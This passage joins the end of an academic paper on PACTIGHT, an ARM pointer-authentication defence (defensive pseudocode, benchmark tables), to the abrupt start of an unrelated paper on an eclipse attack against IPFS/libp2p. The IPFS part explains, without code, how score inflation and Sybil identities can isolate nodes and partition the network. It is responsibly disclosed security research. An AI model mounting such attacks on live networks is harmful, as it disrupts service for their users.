[59] Kevin Z Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. Just-in-time Code Reuse: On the Effectiveness of Fine-grained Address Space Layout Randomization. In *Proceedings of the 34th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2013.

[60] Erik van der Kouwe, Vinod Nigade, and Cristiano Giuffrida. Dangsan: Scalable use-after-free detection. In *Proceedings of the 12th European Conference on Computer Systems (EuroSys)*, pages 405–419, Belgrade, Serbia, April 2017.

[61] James Vincent. Apple calls A12 Bionic chip 'the smartest and most powerful chip ever in a smartphone', 2018. `https://www.theverge.com/circuitbreaker/2018/9/12/17826338/apple-iphone-a12-processor-chip-bionic-specs-speed`.

[62] Yves Younan. Freesentry: protecting against use-after-free vulnerabilities due to dangling pointers. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2015.

[63] Chao Zhang, Chengyu Song, Kevin Zhijie Chen, Zhaofeng Chen, and Dawn Song. VTint: Protecting Virtual Function Tables' Integrity. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2015.

[64] Tong Zhang, Dongyoon Lee, and Changhee Jung. BOGO: Buy Spatial Memory Safety, Get Temporal Memory Safety (Almost) Free. In *Proceedings of the 24th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, page 631–644, Providence, RI, April 2019.

Appendix

We describe the PACTIGHT runtime library functions in detail (§A.1), its collision likelihood (§A.2), showcase PACTIGHT instrumentation statistics (§A.3), and finally analyze the high overhead benchmarks (§A.4).

A.1 PACTIGHT Runtime Library Functions

Figure 11 presents the (simplified) PACTIGHT library function code. The two omitted functions, `meta_hashtable_get` and `meta_hashtable_set`, retrieve and set the metadata, respectively.

```
/** == Pseudocode for the library
 * functions in PACTight== **/

pct_add_tag(void* p, int tsz, int asz){
   tag = CSPRNG(); // Generate random tag
   for(int i = 0; i < asz; i++){
      meta_hashtable_set(p, tag, tsz, asz - i);
      p = p + tsz;
   }
}

pct_sign(void** p){
   metadata* meta = meta_hashtable_get(*p);
   pac_modifier = p ^ meta->tag;
   __asm volatile ("pacia %x[pointer], %x[modifier]\n"
                   : [pointer] "+r" (*p)
                   : [modifier] "r"(pac_modifier)
                  );
}

pct_auth(void** p, void* p_index){
   metadata* meta = meta_hashtable_get(p_index);
   pac_modifier = p ^ meta->tag;
   __asm volatile ("autia %x[pointer], %x[modifier]\n"
                   : [pointer] "+r" (*p)
                   : [modifier] "r"(pac_modifier)
                   );
}

pct_rm_tag(void* p){
   metadata* meta = meta_hashtable_get(p);
   int asz = meta->asz;
   int tsz = meta->tsz;
   for(int i = 0; i < asz; i++){
      meta_hashtable_remove(p);
      p = p + tsz;
   }
}
```

Figure 11: PACTIGHT runtime library functions.

A.2 Collision Likelihood of PACTIGHT

A determined attacker can attempt to break our PACTIGHT scheme using modifier collisions. For example, if an attacker allocates a PAC'd pointer `p` with random tag `A` at location `B`, then deallocates and reallocates `p` with a different random tag `C`. Then, the attacker can reuse `p` at a different location `D` if (`A` XOR `B`) collides with (`C` XOR `D`). The probability that this collision occurs is extremely low. Because we XOR the modifier with a 64-bit random tag, the distribution of PAC modifiers is uniformly random with 64 bits of entropy (*i.e.*, 2^{64}); therefore, an attacker cannot practically break the non-copyability property via modifier collisions.

Alternatively, an attacker can attempt to break the scheme using PAC collisions. By reusing a sensitive pointer at many different locations, there is a chance (albeit a very low probability) that the same PAC could be generated even though the modifiers are different. This would require an expected 2^b guesses, where b is the number of bits available for PAC ($b = 16$ in ARMv8.3-A). The birthday problem [58] does not apply in this case since an attacker has no way to efficiently bruteforce many pointers at the same time. This attack is equivalent to attempting to forge an authenticated pointer. Consequently, these collision attacks are not feasible against the metadata scheme that PACTIGHT proposes.

A.3 Instrumentation Statistics

Table 2 shows various instrumentation statistics for PACTIGHT-CPI in SPEC CPU2006. These include compilation time, binary size, the total and protected number of loads and stores, and the number of instrumentations of `pct_add_tag`, `pct_sign`, `pct_auth` and `pct_rm_tag`. As shown, PACTIGHT-CPI imposes a marginal overhead in compilation time increase and binary size increase, 3.14% and 13.87%, respectively. For some benchmarks, the overhead is not directly proportional to the number of instrumentations. This is because the instrumentations may be called several times in a loop for example.

There are a few of these benchmarks that show zero instrumentation. We investigated this and found that the compiler optimizes out the sensitive `load` and `store` instructions. Running PACTIGHT without compiler optimizations produces the instrumentations accordingly. Thus, there are no false negatives with these benchmarks.

A.4 Analysis on High Overhead Benchmarks

Three benchmarks in SPEC CPU2006, namely `453.povray`, `471.omnetpp` and `483.xalancbmk`, have high performance overhead with PACTIGHT-CPI than the rest of the benchmarks. In this section, we analyze why these benchmarks have higher overhead and suggest possible improvements.

`453.povray`. The overhead is mainly due to the loops using sensitive data pointers inside. Specifically, the `struct Method_struct` is one of the struct types in

Benchmark Name	Compilation time			Binary size			Number of stores	Number of protected stores	Percentage of protected stores	Number of loads	Number of protected loads	Percentage of protected loads	Number of pct_add_tag	Number of pct_sign	Number of pct_auth	Number of pct_rm_tag
	Vanilla	PACTight	Overhead	Vanilla	PACTight	Overhead										
400.perlbench (c)	318	366	15.09%	2616	2784	6.42%	15826	1083	6.84%	42753	9068	21.21%	310	1079	9064	46
401.bzip2 (c)	47	47	0.00%	208	240	15.38%	1754	11	0.63%	2602	150	5.76%	4	45	150	2
429.mcf (c)	25	25	0.00%	104	104	0.00%	252	0	0.00%	399	0	0.00%	0	0	0	0
433.milc (c)	120	122	1.67%	288	288	0.00%	889	16	1.80%	3201	35	1.09%	2	7	35	2
444.namd (c++)	114	115	0.88%	424	504	18.87%	2333	53	2.27%	6170	21	0.34%	41	64	21	35
445.gobmk (c)	286	297	3.70%	7696	8600	10.51%	4584	6	0.13%	17370	74	0.43%	8	10	74	6
447.dealII (c++)	1508	1516	0.53%	1488	1768	18.82%	41257	6204	15.04%	94791	8543	9.01%	2892	6745	8036	2867
450.soplex (c++)	408	434	6.37%	840	1072	27.62%	5409	254	4.70%	16665	724	4.34%	242	632	441	52
453.povray (c++)	625	653	4.48%	2496	3120	25.00%	15128	474	3.13%	25766	2247	8.72%	117	525	2029	36
456.hmmer (c)	141	148	4.96%	384	456	18.75%	3618	33	0.91%	8557	264	3.09%	16	28	264	16
462.libquantum (c)	32	33	3.13%	144	144	0.00%	270	0	0.00%	585	0	0.00%	0	0	0	0
458.sjeng (c)	61	62	1.61%	368	368	0.00%	1899	0	0.00%	3570	1	0.03%	1	1	1	1
464.h264ref (c)	296	304	2.70%	1248	1568	25.64%	11309	88	0.78%	27103	1659	6.12%	48	139	1663	11
470.lbm (c)	12	13	8.33%	104	104	0.00%	99	0	0.00%	269	0	0.00%	0	0	0	0
471.omnetpp (c++)	567	570	0.53%	2136	2528	18.35%	6007	1158	19.28%	8697	2890	33.23%	264	1206	2025	66
473.astar (c++)	34	35	2.86%	144	144	0.00%	708	0	0.00%	1191	2	0.17%	0	0	1	0
482.sphinx3 (c)	109	110	0.92%	384	416	8.33%	1421	20	1.41%	4716	152	3.22%	2	18	152	2
483.xalancbmk (c++)	3149	3624	15.08%	11184	19800	77.04%	39741	10834	27.26%	110595	35025	31.67%	3820	13207	33046	1065
Average/Total			**3.14%**			**13.87%**	**152504**	**20234**	**13.27%**	**375000**	**60855**	**16.23%**	**7767**	**23706**	**57002**	**4207**

Table 2: Instrumentation statistics for PACTIGHT-CPI in SPEC CPU2006.

`453.povray` that is considered to be sensitive. This struct has a series of function pointers and is used like a virtual function table. Pointers of type `struct Method_struct` and its members are used in loop conditions and inside loops. Since these pointers are sensitive, PACTIGHT-CPI enforces protection on them. This means calling `pct_auth` when they are dereferenced and re-adding the PAC with `pct_sign`. This happens multiple times in one loop iteration, causing extra overhead shown in Figure 8.

`471.omnetpp` and `483.xalancbmk`. The main source of the overhead is frequent virtual function call, much more than other C++ benchmarks. For every virtual function, PACTIGHT-CPI calls `pct_auth` to authenticate the virtual function pointer and `pct_sign` to re-add the PAC.

Comparison to prior work. PACTIGHT-CPI's overhead in these three benchmarks is similar to the original CPI [38]. Note that PACTIGHT-CPI has double the instrumentation, since it needs to authenticate and then resign, whilst CPI would only compare with its metadata with a single instrumentation. PARTS [43] does not evaluate SPEC CPU2006. Even though PTAuth [27] does evaluate with a subset of the SPEC CPU2006 benchmarks, they do not mention the performance numbers for cc453.povray, `471.omnetpp` and `483.xalancbmk`. We expect that these numbers would be quite high. PACStack [42] evaluates with SPEC CPU2017. Thus, we could only compare definitively with the original CPI.

Possible improvement One of the main reasons overhead is very high is because of instrumentation inside loops. One could say that a possible solution would be hoisting the authenticating and signing to be outside loops, *i.e.*, authenticate before entering a loop and sign after the loop is done. In that way, authenticating and signing would only be done once.

Total Eclipse of the Heart – Disrupting the InterPlanetary File System

Bernd Prünster
Insitute of Applied Information Processing and Communications (IAIK), Graz University of Technology

Alexander Marsalek
A-SIT Secure Information Technology Center Austria

Thomas Zefferer
A-SIT Plus GmbH

Abstract

Peer-to-peer networks are an attractive alternative to classical client-server architectures in several fields of application such as voice-over-IP telephony and file sharing. Recently, a new peer-to-peer solution called the *InterPlanetary File System* (IPFS) has attracted attention, with its promise of re-decentralising the Web. Being increasingly used as a standalone application, IPFS has also emerged as the technical backbone of various other decentralised solutions and was even used to evade censorship. Decentralised applications serving millions of users rely on IPFS as one of their crucial building blocks. This popularity also makes IPFS attractive for large-scale attacks. We have identified a conceptual issue in one of IPFS's core libraries and demonstrate its exploitation by means of a successful end-to-end attack. We evaluated this attack against the IPFS reference implementation on the public IPFS network, which is used by the average user to share and consume IPFS content. The results obtained from mounting this attack on live IPFS nodes show that arbitrary IPFS nodes can be eclipsed, i.e. isolated from the network, with moderate effort and limited resources. Compared to similar works, we show that our attack scales well even beyond current network sizes and can disrupt the entire public IPFS network with alarmingly low effort. The vulnerability set described in this paper has been assigned CVE-2020-10937[1]. Responsible disclosure procedures have led to mitigations being deployed. The issues presented in this paper were publicly disclosed together with *Protocol Labs*, the company coordinating the IPFS development in October 2020.

1 Introduction

Modern computer networks typically rely on one of two fundamental architectural models. The client-server model, which is the predominating model in the *World Wide Web* (WWW), clearly distinguishes network nodes into content providers (i.e. servers) and content consumers (i.e. clients). In fields of application, where a strict separation of roles is undesirable, computer networks based on the *peer-to-peer* (P2P) model have gained ground. Entities participating in P2P networks are equal to a large extent, enabling decentralised applications. This, in turn, makes it possible to escape centralised control and governance as illustrated by cryptocurrencies such as *Bitcoin* [19], and systems like *Ethereum*[2], for example.

Recently, a new P2P-based solution called the *InterPlanetary File System* (IPFS) has attracted attention. IPFS defines itself as a "peer-to-peer hypermedia protocol designed to make the web faster, safer, and more open"[3]. Developed by *Protocol Labs*[4], the ambitious goal of IPFS is to re-decentralise the WWW in order to relieve it from the drawbacks of classical client-server-based architectures. To achieve this goal, IPFS replicates and distributes content among participants.

During the past few years, IPFS has increasingly gained traction. *Protocol Labs* reported a 30x growth in network size in 2019 and millions of users every week consuming IPFS content through their HTTP to IPFS gateway [13]. The report also mentions hundreds of thousands of users actively participating in the IPFS core network and hundreds of individual developers contributing every month to the IPFS code base on GitHub.

At the same time, IPFS has also established itself as the technical foundation for various other decentralised applications. For instance, IPFS acts as one of the enabling technologies for *Filecoin* [11], a cryptocurrency developed by Protocol Labs, pitched as a *robust foundation for humanity's information*[5]. Filecoin has had one of the largest ever *initial coin offerings* (ICOs) to date, raising over $205Mio [1]. Amongst others, IPFS also serves as the technical foundation of *DTube*[6], a decentralised video platform with millions of active daily users. Moreover, the cryptocurrency *Ethereum* will be using *libp2p*, a key component of IPFS as the networking layer for the *Ethereum 2.0* network [23]. The growing relevance of IPFS is also underpinned by the fact that the Opera web browser has added native IPFS support on Android [2]

[1] https://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-10937

[2] https://ethereum.org/en/

[3] https://ipfs.io

[4] https://protocol.ai

[5] https://filecoin.io

[6] https://d.tube

recently. Finally, IPFS has also been used to evade censorship. For instance, after being declared illegal in 2017, the Catalan independence movement used IPFS [10]. This increased popularity leads to the general question of the resilience of ungoverned, open P2P systems against attacks inherent to this model.

In contrast to client-server settings, which enable service operators to exert full control and apply a layered approach to system and security architectures, decentralised P2P networks require a different mental model: Simply considering a P2P network as a connectivity layer and taking the security services they provide for granted is an ill-fated strategy. The works of Heilman et al. [7], Marcus et al. [14] and Henningsen et al. [8] aiming at Bitcoin and Ethereum have demonstrated this in the past. Since every participant contributes to the infrastructure of a P2P system, their behaviour on the application layer (and incentives to alter it) has a direct impact on the lower layers of the stack. Systems like IPFS, which foster the deployment of arbitrary applications on top of an abstract network fabric, have even more potential to fall victim to this issue. The IPFS stack therefore provides a feedback loop between application-layer actions and P2P network layer to account for this and enable tighter vertical integration, although we discovered that it still fails to do so in practice.

Contribution and Scope: This paper presents an end-to-end eclipse attack on IPFS, exploiting a conceptual issue in a core component of IPFS that compromises the system's overall security. The attack is based on an abstract model, which allows for attack cost estimations beyond IPFS's current deployment parameters and enables qualitative comparisons with other, related attacks. We evaluated our attack against the IPFS reference implementation, *go-ipfs*, version 0.4.23 (released in January 2020) and the decentralised P2P network spanned by those nodes. In particular, our contribution is twofold:

Attack model We introduce an abstract P2P system model, which allows quantifying the cost of P2P-specific attacks.

Attack We demonstrate how this model applies in practice by introducing the first known end-to-end eclipse attack on IPFS. This attack enables an attacker to single out network nodes of their choice, partition, and disrupt the IPFS network.

Implementation We describe successful mounting of the proposed attack on live IPFS nodes.

Evaluation We elaborate on the threat potential of the attack, concluding that even modestly powerful attackers can carry out the attack to disrupt the whole public IPFS network.

Countermeasures We have reported our findings to Protocol Labs, discussed mitigations with them, which resulted in fixes being rolled out. While the specific attack presented here has since been mitigated, the hardening process is still ongoing, highlighting the sustainable impact of this work on systems used in production. IPFS 0.5 released in May 2020 already includes a major rewrite of a previously vulnerable core component. The 0.6.1 version of IPFS introduced a substantial number of changes that further contribute to attack resiliency and inflate the cost of our attack by several orders of magnitude. The 0.7 version released in September 2020 finally breaks compatibility with older, vulnerable releases.

The issue we uncovered is a conceptual one and thus has an impact beyond IPFS itself. Actually weaponising this weakness requires specific attack vectors, three of which were discovered to affect the public DHT-based IPFS network, which will be referred to as *IPFS DHT* in this paper. This is the network a user will interact with when using the official desktop or command-line IPFS distributions downloadable from `ipfs.io`. A detailed explanation on this terminology is provided as part of Section 4.

At the time of discovering the vulnerability enabling our attack (April 2020), go-ipfs 0.4.23 was the most current release. Due to the modularity of IPFS and the wide use of (parts of) it in other projects, our attack's impact beyond the public DHT-based IPFS network needs to be evaluated on a per-project basis, which is beyond the scope of this work[7]. However, as mitigations have been rolled out, other projects already benefited from the fixes resulting from this work.

Paper Outline This paper is structured as follows. Ethical aspects are laid out in Section 2. Relevant background information is provided in Section 3 to support an in-depth understanding of our attack and its consequences. Details on the attack itself are introduced in Section 4. Subsequently, figures obtained from applying our attack on live IPFS nodes to evaluate the attack's feasibility are presented in Section 5. Finally, we discuss potential countermeasures in Section 6, introduce related scientific work in Section 7, and conclude the paper in Section 8. Appendixes discuss details on implementations flaws, which made our attack possible, and also provide in-depth technical information on the attack procedure.

2 Ethical Considerations and Responsible Disclosure

Mounting attacks on existing solutions used in practice and publishing details on these attacks raises ethical issues. This especially applies to the work presented in this paper, as we have mounted our attack also on the live network for evaluation purposes.

As potential security impacts of the found vulnerabilities were apparent right after its discovery in April 2020, **we im-**

[7] For example, the main attack vectors exploited for attacking the IPFS DHT is not present in Filecoin, according to Protocol Labs.

mediately contacted Protocol Labs, initiating a responsible disclosure process. In the scope of this process, the vulnerability that serves as basis for our attack has been assigned CVE-2020-10937[8]. Furthermore, we have closely aligned follow-up activities with Protocol Labs to prevent negative impacts on the IPFS live network while conducting further research.

We have only attacked nodes operated by ourselves or (with explicit permission) nodes controlled by Protocol Labs, such that impact on regular operations and honest users was prevented. This way, nobody was harmed or put in danger. More precisely, negative impacts have been prevented by the following measures:

- In general, attacks have been run only on self-operated IPFS nodes to avoid negative effects on third-party nodes.
- By attacking a single self-operated node at a time, connectivity to this node was impaired, rendering only this specific node invisible to the rest of the network. This has no practical side effects, due to the inherent redundancy of the network.
- When evaluating our attack on bootstrap nodes run by Protocol Labs (see Section 5), only one was being attacked. However, four out of eight nodes in total are used for bootstrapping as of IPFS 0.5. Hence, running our attack on one node provided tangible results without causing adverse effects.

Protocol Labs actively supported our research, e.g. by monitoring bootstrap nodes under attack and providing direct monitoring of these nodes under attack. *As this process was monitored live by Protocol Labs, it could instantly be stopped should anything go wrong causing (at worst) minutes of degraded service quality.* Overall, the team at Protocol Labs acted professionally, actively supported us in evaluating our attack against core IPFS infrastructure, and invited further research based on our discoveries. Public disclosure of the found vulnerability has been coordinated with Protocol Labs for October 2020 which included publishing an eprint version of this paper's original submission on arXiv.org and a blog post on the official IPFS blog. At this point in time, a hardened version of IPFS had been available for several months, which includes mitigations and substantially raises the bar for exploiting the vulnerability described in this work.

3 Preliminaries

This section provides the necessary background information to ensure a comprehensive understanding of the attack described in this paper. Section 3.1 thus provides a technical overview on IPFS. In-depth technical details are introduced in Section 3.2, which focuses on the library *libp2p* implementing key functionality of IPFS and representing the core target of our attack. Finally, Section 3.3 provides background information on known attack vectors for P2P networks, which have inspired our attack.

3.1 IPFS

From a technical perspective, IPFS is a distributed, content-addressed file system, in which data is not identified by name or path, but by its hash. IPFS stores all data in a decentralised way overlaying the whole network with a Merkle *directed acyclic graph* (DAG) [17] to create a navigable structure. All content stored in the network and every node participating in the network are assigned a unique identifier from the same flat *identifier* (ID) space. Content IDs are derived directly from the respective data by computing the data's cryptographic hash value. Peers, i.e. nodes participating in the network, generate an asymmetric cryptographic key pair. The public key serves as unique ID for the peer. The private key is used by the peer to sign outgoing data in order to provide receiving nodes evidence on its identity. In summary, IPFS builds on the concepts of the Self-certifying File System introduced by Mazières [16] and uses public-key cryptography for the self-certification of objects.

In the absence any central authorities, secure and reliable content and peer discovery is a key challenge. IPFS implements this functionality based on a *Kademlia distributed hash table* (DHT) [3]. Accordingly, each node maintains its own routing table containing information about neighbouring nodes. This information is structured as binary tree containing mappings of node ID to network (IP) addresses. To find a certain node or specific data, the node traverses its own tree for the required ID. If it is able to discover the required ID, the node can access the associated information using the assigned network address. Otherwise, the node asks peers that are closest to the sought-after information. As IPFS uses *Kademlia*, the closest nodes can be found by means of its *exclusive OR* (XOR) distance. This last step, i.e. finding the closest nodes, can be repeated until the required node or information is found. This approach is proven to be efficient, taking only $O(\log_2(\textit{network-size}))$ many requests to locate any content or node. This efficiency comes at the price of limiting the amount of routing information that can be locally stored. To compensate for this, IPFS features a data structure called the *swarm*, which essentially keeps connections beyond the DHT. This is used for the main content-distribution functionality of IPFS: First, the swarm is asked for data. If someone in the swarm is able to provide it, discovering data is a constant-time operation, if not, the DHT is used[9].

IPFS has been designed to be fully open and decentralised,

[8] https://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-10937

[9] https://github.com/ipfs/go-bitswap/blob/master/docs/how-bitswap-works.md

and is thus not guarded by a central authority. As a result, anyone can join the network and identify themselves using a generated asymmetric cryptographic key pair. This obvious strength of IPFS is also one of its Achilles heels, facilitating the attack proposed in this paper, as presented in Section 3.3.

3.2 libp2p

The library *libp2p*[10] is a stand-alone project that was originally an integrated part of IPFS, but has since been externalised. It encompasses a DHT, transport abstractions and other components required to build decentralised applications. In essence, libp2p serves as basis for various solutions that require a P2P network. Moreover, it supports connecting through *network address translators* (NATs) and to some extent also supports browser-based environments using WebSockets [6]. IPFS is one of many solutions that heavily rely on *libp2p* and its P2P functionality.

The attack described in this paper employs a set of vulnerabilities in *libp2p*. Accordingly, this is attack on *libp2p* rather than on IPFS. However, we also exploit the way IPFS interacts with *libp2p* to increase attack efficiency. Moreover, IPFS is the largest public libp2p-based network, which also serves as infrastructure layer for other decentralised services. Since we mounted our attack on the IPFS reference implementation, we refer to IPFS throughout this paper, although the attack actually targets *libp2p*.

DHT As mentioned above, libp2p's DHT is based on *Kademlia* [15]. As of April 2020, libp2p mainly used connection-oriented transport protocols like TCP. Consequently, nodes are only kept in the local routing table as long as an active network link to this node exists. The DHT's binary tree structure allows for a configurable number of nodes to occupy each leaf of this tree. Leaves are referred to as *k-buckets* or simply *buckets*. The bucket-size parameter is called k and is set to 20 in IPFS.

Tree branches can be merged and split on-demand in case buckets are not fully occupied or become overfull. However, the total number of nodes that can be kept in a local routing table is limited according to Eq. (1). Currently, libp2p uses SHA2-256 as cryptographic hash function to derive node and content identifiers for DHT routing, which yields a 256-bit ID space. Note that Kademlia proposes a least-recently seen eviction strategy, should a bucket become overfull. When using connection-oriented transport protocols, this is implemented implicitly using transport-layer keep-alive messages. Thus, newly connecting peers will only replace others, in case those others become unresponsive.

$$RT\ size = \text{bits}(ID\ space) \times k \tag{1}$$

Another key feature provided by the DHT's peer discovery functionality, is *bootstrapping*: In order to initially join the network, the IP address of at least one node already participating in the network needs to be known. Once connected to one such pre-known node, a newly joining peer queries this *bootstrap* node's routing table for their own ID. This prompts a response containing the IDs and IP addresses of other nodes known to the bootstrap node, which are closest to the newly joining peer. As of version 0.4.23, IPFS comes pre-configured with eight bootstrap nodes run by Protocol Labs.

Swarm IPFS raises the requirement to store connection information that exceeds the DHT's limited capacity. For this, IPFS nodes make use of the so-called *swarm*. First and foremost, the *swarm* is the set of all currently active connections and thus a superset of the connections stored in the DHT. IPFS also uses the swarm to speed-up content discovery by initially querying the whole swarm for content, prior to querying the DHT[11]. On its own, the swarm is unbounded, which could lead to resource exhaustion. To prevent this, a component called the *connection manager* or *ConnMgr* is in place, as described below.

ConnMgr The connection manager is provided by libp2p. Its main job is to keep only a sensible number of open connections. This ensures that (a) resource exhaustion is prevented and (b) content discovery and the overall P2P network flow can operate efficiently.

Currently, libp2p features a single implementation of the connection manager. This implementation traverses the set of active connections (i.e. the swarm) once a minute. In the event that more than a configurable threshold of connections are open (referred to as the `highWater` mark), one connection at a time is trimmed, until the second configured threshold (the `lowWater` mark) of open connections is reached[12]. Recently-established connections (within a configurable *grace period*) are exempt from pruning. Starting with the libp2p version that ships with IPFS 0.4.23, these connections do not count towards the total number of active connections. This is crucial, since it prevents a cheap attack where an attacker could connect `highWater` many connections within the grace period to have the ConnMgr unconditionally trim all older connections.

The main challenge with this approach is determining which connections to trim. An abstract scoring system is in place for this purpose, which is available to all components interacting with *libp2p*. Any interacting component is allowed to add a freely-definable tag to any active connection and award points under this tag. The general idea behind this approach is to keep highly useful connections open. For instance, connections in the DHT are awarded points according to Eq. 2. This effectively means that closer (according to their XOR distance) nodes are awarded higher scores and are less likely to be disconnected.

$$score = 5 + \text{commonXORPrefixLen}(remote\ ID, own\ ID) \tag{2}$$

[10] https://libp2p.io

[11] https://github.com/ipfs/go-bitswap/blob/master/docs/how-bitswap-works.md#discovery

[12] Whether these connections are incoming or outgoing is irrelevant

Other sources of points include a relaying subsystem part of libp2p, which is used to help nodes behind firewalls connect to the network: In short, any node can advertise themselves as relay and offer multiplexing other nodes' connections over an already established link between target node and relay. Points can also be awarded by the so-called *Bitswap* subsystem, which is a core component implementing the content-distribution strategy employed by IPFS [4].

While the applied scoring system is essential for the connection manager's functionality, it causes a potential vulnerability: If ways can be found to artificially inflate the score of connections to a node, this node will less likely be disconnected, even if it behaves maliciously. The attack proposed in this paper employs this vulnerability. As we have discovered, *Bitswap* awards points even when receiving unsolicited data blocks. This can easily result in more points than awarded from some of the lower DHT buckets (those containing the nodes that are farthest-away). Given that the swarm is a superset of the DHT, this can lead to DHT connections being trimmed in favour of non-DHT actively advertising data. The relaying subsystem is another source of cheap points, as it awards one point for each relayed connection, regardless of its use to the node. In combination with IPFS's inherent susceptibility to Sybil attacks (see Section 3.3), a node can be manipulated into eclipsing itself from the honest network. As we will show, it is possible to execute such a strategy at an extremely low cost. It is important to note that this is a conceptual flaw with the only variable being the actual resources required to mount an attack.

3.3 Known Attack Strategies

IPFS is a fully open and decentralised solution with no central coordinating or regulating authorities. These properties make IPFS vulnerable to two different attack strategies, which are not specific for IPFS, but apply to any P2P network with comparable properties. The two attack strategies that make use of these vulnerabilities have become known as *Sybil* and *eclipse* attack.

In the *Sybil* attack [5], a single attacker presents itself to the network as many seemingly independent nodes by generating multiple identities. This can subvert any network operation that works under the assumption of interacting with distinct, non-colluding entities, such as the distributed routing protocol itself. Due to its decentralised nature and openness, IPFS is conceptually vulnerable to Sybil attacks.

The second prominent strategy to compromise P2P systems is the *eclipse* attack [22]. In essence, the attacker manipulates the local routing information of a node, such that any request from or to the victim passes through nodes controlled by the attacker. For a structured P2P network, this requires generating identifiers of a specific distance to the chosen victim's identifier. Since node identifiers in IPFS are hashed prior to computing this distance, large numbers of IDs need to be generated and tested to obtain IDs with suitable distances. While this may seem infeasible, we show that a brute-force approach to this problem actually scales well, enabling global attacks even for large network sizes[13] (see below). Once this is done, as many nodes as required to eclipse a victim using these IDs can be operated by applying a Sybil attack.

Any open and fully decentralised P2P network is vulnerable to Sybil and eclipse attacks on a conceptual level. Fortunately, a variety of countermeasures to these generic attack strategies exist in practice, although as of version 0.4.23 (April 2020), IPFS did not include any.

3.4 Abstract P2P Attack Model

The concepts discussed so far can be used to derive a generic model for eclipse and Sybil attacks. Prünster et al. [20] laid out theoretical background on this matter. The experience gained from the end-to-end attack on IPFS and surveying related work allowed us to put their theories to the test, and to expand their work. This has resulted in a generic model, which can be used to gauge the cost of attacking P2P systems. For the sake of clarity, this paper focuses on ways to exploit this model in the context of Kademlia-like designs. The model consists of an attacker running Sybil nodes, which interface with a target in order to eclipse it. Aside from communicating with a target over the Internet, no other interactions are allowed, although this may include attacker-controlled entities other than Sybil nodes. This specifically rules out relying on bugs present in the operating system or any other components not related to the P2P network node implementation under attack. Any flaws in the P2P system's protocols, however, may be exploited as these are considered part of the attack target. In short, the node under attack is assumed to be configured and operated as intended. We have identified the following model parameters:

n network size (= number of nodes)

s_{100} number of Sybil identities, which need to be generated to obtain enough identifiers, to fill a freely-selectable network node's routing table in order to eclipse it. Brute-force generation of identifiers (which follows a uniform distribution) is the only way to generate these identifiers. s_{100} hence refers to the number of identifiers, which need to be generated to reach this goal with 100% probability, including a considerable safety margin.

e number of Sybil nodes, which need to be run to actually fill these routing table spots

$c_{s_{100}}$ cost of Sybil identifier generation

c_e cost of operating Sybil nodes required during an actual attack on a single target

[13] This scales, since only the network size is relevant, not the ID space.

c_a additional attack costs

c_i total cost of attacking an individual node

c_t total cost of attacking the whole system

The first parameters, s_{100} and e mainly depend on system architecture and routing table organisation. Neither take running or up-front costs into account, but serve as foundation required to estimate the actual attack costs. In the case of Kademlia-like designs, the results obtained by Prünster et al. [20] allow for estimating these parameters based on network size (n) and bucket size (k), as shown in Eq. 3, and Eq. 4.

$$s_{100} \approx 2 \times k \times n \quad (3)$$

$$e \approx \lceil k \times \log_2(n) \rceil \quad (4)$$

The cost parameters, $c_{s_{100}}$ and c_e, on the other hand, depend to a great extent on implementation details and attack strategy. Small networks, for example, may allow for all required identifiers to be generated on-the-fly, which will result in $c_{s_{100}}$ incurring for every attack run. In general, however, $c_{s_{100}}$ can be considered up-front costs, since a pool of pre-generated identifiers can be reused for an arbitrary number of attack runs. On the other hand, c_e always corresponds to running costs, since attack nodes need to be operated for as long as it takes to successfully eclipse a target. Without any further actions to speed up this process, c_e is dependent on a network's *churn rate*[14]. As such, it can take days or even weeks to eclipse a single node, which is why attacks on Bitcoin and Ethereum utilised *denial-of-service* (DoS) attacks or relied on victims restarting [7, 14]. These additional actions also incur costs, which is reflected by parameter c_a.

Section 4, and 5 put this model into context by illustrating how we mounted and evaluated an end-to-end eclipse attack on IPFS. As we will show, this model is flexible enough to accommodate for different attack strategies and provides ways to map network parameters to attack costs.

4 Eclipsing IPFS Nodes

If one node after another can be eclipsed from the rest of the network and the amount of resources required to keep nodes from reconnecting are low, even an average-powered attacker can disrupt P2P networks that are as a whole many orders of magnitude more powerful than the attacker. This work demonstrates precisely this kind of attack against the live IPFS DHT. We show how we can advance from attacking single nodes to partitioning the network with negligible running costs. Our implemented end-to-end attack is able to automatically poison any node's routing table on the main IPFS network within minutes, regardless of the network's churn rate and to fully eclipse an average node in less than an hour with $\approx 75\%$ probability (see Section 5). The only input required to start the attack is a target node's identifier, all other parameters can be queried remotely. Moreover, IPFS uses a configurable, but otherwise static set of nodes for bootstrapping. Poisoning the bootstrap node's routing tables (with potentially bogus information) is therefore enough to keep any node that carries out the bootstrap routine from ever interfacing with other legitimate nodes[15]. At this point, partitioning the IPFS DHT becomes possible.

4.1 Naïve Attack Strategy

The IPFS reference implementation, by default, combines Bitswap (which does not reach beyond immediate swarm connections) and DHT-based content routing to distribute data and locate other nodes. The DHT component itself knows two modes of operation: *client* mode, and *full* mode (also referred to as server mode). Only those nodes presenting themselves as operating the full DHT, and advertising themselves as directly reachable on the IP network layer will be added to other nodes' local routing tables. The set of all nodes meeting these requirements are critical for the public IPFS DHT. Disrupting these nodes will also affect client-mode nodes, given that 'In IPFS, the DHT is used as the fundamental component of the content routing system' [21]. A collapsing DHT will have client-mode nodes rely purely on their immediate swarm connections for content discovery (see Section 3.1). As an immediate effect, the long tail of available data will no longer be available. Maintaining a disrupted state, however, will have severe effects: Eclipsing all DHT server-mode peers means that all IP-layer information about honest nodes (which is ultimately used to connect to nodes) will vanish from the DHT. Therefore, it is sufficient to take out server-mode nodes to also affect all clients. Henningsen et al. [9] found on average 44474 concurrently online server nodes for the live IPFS DHT in early 2020. Of these 44474 nodes on average only 6.55% (about 3000 nodes) responded to connection attempts, meaning the remainder of nodes are likely operated by private individuals behind a NAT.

